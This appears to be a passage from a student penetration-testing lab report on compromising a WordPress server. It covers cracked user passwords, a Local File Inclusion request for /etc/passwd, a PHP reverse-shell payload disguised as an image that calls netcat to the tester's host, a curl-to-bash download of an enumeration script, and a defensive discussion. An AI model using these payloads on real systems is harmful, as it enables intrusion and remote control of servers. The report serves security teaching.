The user we spent most time on was sigurdkb, because he was the administrator. Luckily, a script doesn’t need brakes, so it can run all night long. Since there was no hints to go on, we first tried to brute-force the hard way, by trying every combination of letters, from a to zzzzz. This took approximately 30 hours, so we stopped there. Every combination of 6 letters would take another 24 days, which we didn’t have time for. After a few days of trying every different combination of the username “sigurdkb”, we finally found the admin password by reversing it:



After getting admin, it was time to start on the other users. Chrisb14 showed an interest in Doctor Who, so we searched up the words mentioned in the blog-post, but that didn’t give us anything. Next was adding even more keywords, by naming several villains and their planets/origins. This gave us his password: **Raxacoricofallapatorius11**

Unfortunately, we didn’t have time to find sigurda’s password, but we believe it is a caesar ciphered string, about the tiger or paracelsus (the father of toxicology).

4.4 Gaining access

On the wordpress blog there was a comment from one of the admins. It said that the “Localize My Post”-plugin was disabled due to a bug. The plugin was in fact not disabled, and fortunately contained a Local File Inclusion exploit. A local File Inclusion (LFI) is a way to trick the web-application into including a local file on the server that isn’t supposed to be accessed. When the plugin is written is such a way that it doesn’t check what the user inputs, an attacker can provide a file path to whatever file he wants. The plugin then thinks it is just doing a normal operation, and may give away information about the system by opening hidden files, or open files with code the attacker chooses.

An example of a LFI is given below:
http://10.225.147.176/wp-content/plugins/localize-my-post/ajax/include.php?file=../../../../../../../../../etc/passwd

With this GET request, we output the “passwd” file, which contains valuable information, like who has shell-execution-rights and who hasn’t.

LFI is one step closer to returning a “shell”. A shell is a program that has command execution, meaning it works like a terminal, and being able to execute commands on the target server is one of the hackers goals. Picking up a shell by connecting the victim to the hacker through a listener like netcat is called a reverse shell. A reverse shell is a type of shell that is controlled by a remote host, by making the target server establish the connection.

To be able to make the server connect to us, we have to execute some code of our own choosing. Luckily, there is a “upload-plugin” which can be exploited as well.

Multiple file extensions was tested in order to find out what was possible to upload. The plugin was denying files that wasn’t images or pdfs (.py/.sh/.php). By looking up the source code for the uploader plugin, we found some interesting functions. The code included a filter that checked the extensions (.png/.py), and only allowed extensions that were on a “whitelist” set by the admin. However, this plugin is badly written just like the other, by not checking what the user actually inputs. It does check the file-extension, but not the *content* of the file. By knowing this, we can make a file called “shell.png”, and fill it whatever we want, for example with some PHP code. After testing out different scripts from the Pentester-Monkey “reverse shell cheat sheet” website [15], this script was the one we ended up using:

```
<?php system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
192.168.0.73 80 >/tmp/f'); ?>
```

This file can then be uploaded to through the “upload-plugin”, without it knowing that it is actually a malicious file, and not an image. Now we can make the server execute our code, by utilising the localization-plugin, when we alter the file path to point to our shell.png:

http://10.225.147.176/wp-content/plugins/localize-my-post/ajax/include.php?file=../../../uploads/shell.png

The plugin now includes our php-code into the server, and executes the code. By setting up a netcat listener on the virtual Kali, we were able to get a reverse shell:

```
root@theodf15-kali:/home/debian# nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.0.73] from (UNKNOWN) [192.168.0.125] 59860
/bin/sh: 0: can't access tty; job control turned off
$ uname -a
Linux project-target-dat234g24 4.4.0-137-generic #163-Ubuntu SMP Mon Sep 24 13:14:43 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
$ ls
call.php
include.php
$ hostname -I
172.16.0.20
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

4.5 Post Exploit Information Gathering

Getting the reverse shell to the server opens a few possibilities. The attacker can browse through files on the server, and find sensitive information. However, some files that contain valuable information can only be opened with root access, meaning the shell has to be root to be able to read or write to certain files.

By running the command “id” we get to know what user-id the shell is currently running as. Starting out we only had id = 33, and by looking at the passwd-file, it corresponds to the user “www-data”. This is natural, as we executed the shell from the server running with this user.

Pty shell and Meterpreter

To begin with, the shell given through the netcat listener has some flaws. There is no auto-tab-complete, no nano command to edit files, it does not remember previous commands, and you can't use left, right, up or down arrow to navigate. To gain a better shell we are using python to get a PTY shell. A PTY shell is a pseudo terminal that will obtain an interface exactly as the target (the server) is providing. In other words, it's easier to use and navigate around.

Using the following command to spawn the shell on the server:

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
$ ^Z
root@kali:~/# stty raw -echo
root@kali:~/# fg
www-data@project-target-dat234g24:~/ $
```

“Ctrl + z” puts the shell in the background, and we type “stty raw -echo” in order to change how the terminal outputs commands, making it easier to use. Without this, the format can be weird. Furthermore, “fg” (foreground) will bring back the netcat connection we backgrounded, and we have a useful shell to work with. One of the most important aspects in obtaining this type of shell is “nano” usage. It is much easier to gain control of the system with the ability to write to files with a text editor.

Another way of obtaining a better shell, or a way to run exploits directly into the reverse shell is through Metasploit and Meterpreter. Meterpreter is a useful payload in Metasploit that allows browsing and using the terminal like any other shell, but supposedly without leaving any traces by only living in the memory. Meterpreter will not write anything to the disk itself. [28]

Enumeration scripts

Further into the exploitation phase, the next step is gathering more information. Information about the kernel, versions of software, and what is running on the server might be a way to get root access. A variety of different enumeration scripts are available on Github, and their purpose is to gather information by searching the linux system at the most common places. By using a script from “rebootuser”, the attacker is able to scan through the target with ease [18].

Since the www-data user does not have root access, it is not allowed to remotely download files on the system. To solve this, using python to create a HTTP server, it is possible to curl files through, and run them on the target machine. The following commands will open the server listening on port 80:

```
root@kali:~/# python -m SimpleHTTPServer 80
```

Now the virtual Kali is ready to curl over the enumeration script downloaded. On the pty shell on the target machine, we specify the ip-address we want to curl the file as the virtual kali’s IP:

```
www-data@project-target-dat234g24:~/ $ curl 192.68.0.73/LinEnum.sh | bash
```

By specifying the script downloaded from the Github, and then piping it to bash will preserve the output of the script in the terminal window. It is possible to direct the output to a file, however, the user www-data do not have the rights to store files on the target machine as for now.

LinEnum.sh can still display accurate information about the target, as seen in the picture below:

```
#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.93

[-] Debug Info
[+] Thorough tests = Disabled (SUID/GUID checks will not be perfomed!)


Scan started at:
Tue Nov 13 11:07:37 UTC 2018


### SYSTEM ##############################################
[-] Kernel information:
Linux project-target-dat234g24 4.4.0-137-generic #163-Ubuntu SMP Mon Sep 24 13:14:43 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux


[-] Kernel information (continued):
Linux version 4.4.0-137-generic (buildd@lgw01-amd64-037) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.10) ) #163-Ubuntu SMP Mon Sep 24 13:14:43 UTC 2018


[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.5 LTS"
NAME="Ubuntu"
VERSION="16.04.5 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.5 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial


[-] Hostname:
project-target-dat234g24


### USER/GROUP ##########################################
[-] Current user/group info:
uid=33(www-data) gid=33(www-data) groups=33(www-data)


[-] Users that have previously logged onto the system:
Username         Port     From             Latest
```

Privilege escalation

Finally, the last thing is getting root access on the target machine. This will get us access to all files on the system, as well as editing and controlling every aspect of the host. Going from user “www-data” to root can be tricky, and require the attacker to know which way to approach. It might be software that has a vulnerable exploit, or the kernel might be outdated. To go from a normal user to root is called privilege escalation.

Another way to get access is logging into the “sigurdkb” account on the shell. This user has admin rights, and is accessible after brute forcing the password. Typing sudo in the terminal window will require to log in, and after providing the right password we have access to his account.

However, getting access without this password is another task. To find out which exploits is possible to run against the target, we use a script called Linux Exploit Suggester posted on github from 2007 [17]. Since then users has been committing and contributing more and more to this script, and it is highly up to date today.

Running this bash script on the target machine will provide information regarding what exploits the attacker should use on the target being scanned. The picture below shows the output of the scan on the target machine:

```
Kernel version: 4.4.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 16.04.5
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

70 kernel space exploits
32 user space exploits

Possible Exploits:

[+] [CVE-2016-0728] keyring

   Details: http://perception-point.io/2016/01/14/analysis-and-exploitation-of-a-linux-kernel-vulnerability-cve-2016-0728/
   Download URL: https://www.exploit-db.com/download/40003
   Comments: Exploit takes about ~30 minutes to run

[+] [CVE-2016-2384] usb-midi

   Details: https://xairy.github.io/blog/2016/cve-2016-2384
   Tags: ubuntu=14.04,fedora=22
   Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2016-2384/poc.c
   Comments: Requires ability to plug in a malicious USB device and to execute a malicious binary as a non-privileged user

cat: write error: Broken pipe
[+] [CVE-2016-4557] double-fdput()

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=808
   Tags: [ubuntu=16.04(kernel:4.4.0-62)]
   Download URL: https://bugs.chromium.org/p/project-zero/issues/attachment?aid=232552
   Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2016-5195] dirtycow

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Tags: RHEL=5|6|7,debian=7|8,[ubuntu=16.10|16.04|14.04|12.04]
   Download URL: https://www.exploit-db.com/download/40611

[+] [CVE-2016-5195] dirtycow 2

   Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
   Tags: RHEL=5|6|7,debian=7|8,[ubuntu=16.10|16.04|14.04|12.04]
   Download URL: https://www.exploit-db.com/download/40616

cat: write error: Broken pipe
[+] [CVE-2016-8655] chocobo_root

   Details: http://www.openwall.com/lists/oss-security/2016/12/06/1
   Tags: [ubuntu=16.04|14.04]
```

Here, each exploit given is just a suggestion. Meaning for example, if the kernel is outdated in any way, this script will suggest that the attacker use a certain exploit on the outdated kernel. This can indeed lead to the box crashing, but it could also be a last resort in getting root. Linux Exploit Suggester also provides links to each exploit and a small description of what it does to the target.

Unfortunately, we did not have time to find a working exploit and get root. We still have good access to the server, with enough information to get us further (and possibly do malicious actions), but the time is running out.

5. Results

Throughout the reconnaissance there was gathered information about the wordpress site:
Users - sigurdkb, chrisb14, sigurda
Plugins - Upload-plugin, Localize my post
Possible exploits - Upload reverse shell, Local file inclusion
Hints about passwords - several keywords about the users likes and interests.
This gave us multiple access-points to the target.

The scanning phase gave us additional information:
Ports - 22/ssh, 80/http, 2222/EtherNet IP-1
Versions - Wordpress 4.9.8, Apache 2.4.18, Ubuntu 16.04.5 LTS (Xenial Xerus)

The brute-forcing, after trying over a million passwords, gave us access to the administrator and another user (chrisb14) with these: **bkdrugis** and **Raxacoricofallapatorius11.**

Exploiting the localize-my-post plugin gave us a way to include local files, giving us a chance to include and run code it wasn't supposed to run.

Exploiting the upload-plugin gave us the opportunity to upload a file with malicious code. By uploading a php script, we were able to combine this with the localize my plugin exploit, and gain a reverse shell on the target.

The Post Exploit Information Gathering provided information regarding the system itself, which can be look at in the file: "LinEnumOutput.txt"

6. Discussion

Looking through all the tools used in this lab, they each have their own uses and unique abilities and options. During the scanning phase we used Nmap, Nikto and WPscan, and they provided information each in a different way. Nmap reported about open ports, while Nikto and wpscan found other useful plugins to look into. In the end we did not use much of the information given, but that can change from target to target. Wpscan might find an exploitable plugin, while nmap will find a useful port. However, we find nmap to be more beneficial than the others because it has an option to be stealthy and stay undetected. This is highly useful for an attacker that want to stay under the radar, and not be caught by detection programs. Nmap is generally faster, with more built-in scripts and options, making it the superior scanning tool.

Finding the passwords on the respective user on this box was interesting. Both the user sigurda and chrisb14 had posted some clues on the site about their password. Bruteforcing the passwords came in handy when we already had code execution. Simply, we could just log on to sigurdkb on the server, and since he was an administrator, we had the right to alter with files on the box. From the accounts we also had the option to remove any evidence that we had ever been there. By deleting the files we uploaded and delete log files, we could have made the attack totally silent. Preventing this type of hacking is hard since bruteforcing does not require software to be out of date. However, choosing a password that is hard to crack is probably the easiest way. By choosing a password with multiple special symbols, and a mix of numbers, small and capital letters, or use seemingly random characters, will make it harder for a dictionary-attack to work.

Furthermore, choosing a method to gain access is different from target to target. Some machines may have a plugin that is vulnerable, or some may have a cookie exploit that is usable by an attacker to gain access and code execution. In this particular case for target 10.225.147.176 we gained code execution through a Local File Inclusion and uploading our own php code. Meaning we took advantage of a file uploader combined with the LFI in a poorly coded plugin on the wordpress site. As of today, many file upload plugins will also check the content of each file, meaning an attacker will find it harder to upload malicious code. However, there are always workarounds in hacking-scenarios, and one thing that important either way to prevent attackers from getting access is to stay updated. Keeping plugins and system up to date is probably one of the most important aspects in being safe. Updates are pushed onto people for a reason.

After getting code execution and a reverse shell, there are a few ways to proceed. One could start by searching the system for files that might have stored passwords or usernames, or as we did, run an enumeration script. By doing this we simply gathers more accurate information about the host, and looking for a way to privilege our user to root. Scripts like Linux Exploit Suggester [17] will take advantage of outdated software, and present multiple ways to get root.

To prevent this, again, keeping up to date with software is the most efficient way, and might avoid attackers from getting root access to your system.

7. Conclusion

In this project we have walked through the steps of hacking a wordpress site, by explaining the different phases along the hack, and how to approach them individually. This includes gathering information by browsing and scanning the target, using that information to find exploitable software, and using different tools to get access through these exploits. There has also been generated passwords-lists based on the users, and a brute-forcing script to hack these users accounts through a login form. Lastly, as much information as possible about the system has been revealed.

An argument that constantly comes back is the outdated software and plugins, and this report is reflecting how important it is to keep this up to date. It is also important not to trust any input from users when writing your own software, nor when using others.

8. Litterature

- [1] Manual for nmap (Last edited and author Unknown) - https://linux.die.net/man/1/nmap [Downloaded 30.10.2018]

- [2]IDS - Intrusion Detection System (Last edited 3. November 2018 by Unknown) - https://en.wikipedia.org/wiki/Intrusion_detection_system [Downlaoded 31.10.2018]

- [3] Pseudo Terminal - PTY - Stack Exchange (Last edited June 2018 by Unknown) - https://unix.stackexchange.com/questions/21147/what-are-pseudo-terminals-pty-tty [Downloaded 9.11.2018]

- [4] www-data user - Stack exchange (Laste Edited October 2018 by Unknown) - https://askubuntu.com/questions/873839/what-is-the-www-data-user [Downloaded 11.11.2018]

- [5] Manual for curl (Last edited and author - Unknown) - https://curl.haxx.se/docs/manpage.html [Downloaded 9.11.2018]

- [6] Meterpreter (Last edited 2018 by Unknown) - https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/ [Downloaded 10.11.2018]

- [7] Local File Inclusion - LFI (Last edited April 20, 2017 by Ian Muscat) - https://www.acunetix.com/blog/articles/local-file-inclusion-lfi/ [Downloaded 9.11.2018]

- [8] Reverse Shell (Last edited 2014 by Unknown) https://resources.infosecinstitute.com/icmp-reverse-shell/#gref [Downloaded 30.10.2018]

- [9] Manual for netcat (Last edited and author Unknown) - https://linux.die.net/man/1/nc [Downloaded 2.11.2018]

- [10] System command from php (Last edited and author unknown) - http://php.net/manual/en/function.system.php [Downloaded 10.11.2018]

- [11] Exploit-db Localize My Post LFI (Last edited September 19, 2018 by Manuel Garcia Cardenas) - https://www.exploit-db.com/exploits/45439/ [Downloaded 3.11.2018]

- [12] Navigating in Linux (Last edited January 7, 2015 by "Editor") - https://www.tecmint.com/linux-directory-structure-and-important-files-paths-explained/ [Downloaded 3.11.2018]

- [13] Payload All the Things - LFI/RFI (Last edited November 2, 2018 by "Swisskyrepo") - https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion%20-%20Path%20Traversal#wrapper-zip [Downloaded 2.11.2018]

- [14] Penetration Tester Cheat-sheet (Last edited February 17, 2017 by "Arr0way") - https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/ [Downloaded 9.11.2018]

- [15] Reverse shell cheat-sheet (Last edited and author unknown) - http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet [Downloaded 31.9.2018]

- [16] Meterpreter Basics (Last edited and author unknown) - https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/ [Downloaded 10.11.2018]

- [17] Github Linux Exploit Suggester (Last edited May 20, 2018 by "clen") - https://github.com/cmoras/linux-exploit-suggester [Downloaded 13.11.2018]

- [18] Github LinEnum script (Last edited September 11, 2018 by "rebootuser") - https://github.com/rebootuser/LinEnum [Downloaded 12.11.2018]

- [19] Shell to Meterpreter (Last edited January 31, 2017 by “Hacking Tutorials” -https://www.hackingtutorials.org/networking/upgrading-netcat-shells-to-meterpreter/ [Downloaded 11.11.2018]

- [20] Source code for the LFI (Last edited 2015 by “julianburr”) - https://plugins.trac.wordpress.org/browser/localize-my-post/tags/1.0/ajax/include.php [Downloaded 3.11.2018]

- [21] Nikto scan (Last edited and author unknown) - https://cirt.net/Nikto2 [Downloaded 31.9.2018]

- [22] WPscan (Last edited and author unknown) - https://wpscan.org/ [Downloaded - 31.9.2018]

- [23] Python Mechanize (Last edited November 6, 2012) - https://www.pythonforbeginners.com/cheatsheet/python-mechanize-cheat-sheet [Downloaded 13.11.2018]

- [24] Description of Nmap (Last edited and author unknown) - https://nmap.org/book/man.html#man-description [Downloaded 30.9.2018]

- [25] PTY Shell Github (Last edited July 28, 2014) - https://github.com/infodox/python-pty-shells [Downloaded 10.11.2018]

- [26] Manual for PTY (Last edited and author unknown) - https://linux.die.net/man/7/pty [Downloaded 15.11.2018]

- [27] Interactive shell (Last edited October 2017 by “Arrexel”) - https://forum.hackthebox.eu/discussion/142/obtaining-a-fully-interactive-shell [Downloaded [10.11.2018]

- [28] What is meterpreter (Last edited and author unknown) - https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/ [Downloaded 15.11.2018]
- [29] Mechanize script (last edited april 22, 2012 by Dennis Linuz) - https://github.com/linuz/2Wire-Cracker/blob/master/2Wire-Cracker.py [Downloaded 16.11.2018]
- [30] Mechanize form input question at Stack Overflow (last edited June 16, 2012 by Hugh Bothwell) https://stackoverflow.com/questions/11064122/python-mechanize-setting-input-into-form [downloaded 16.11.2018]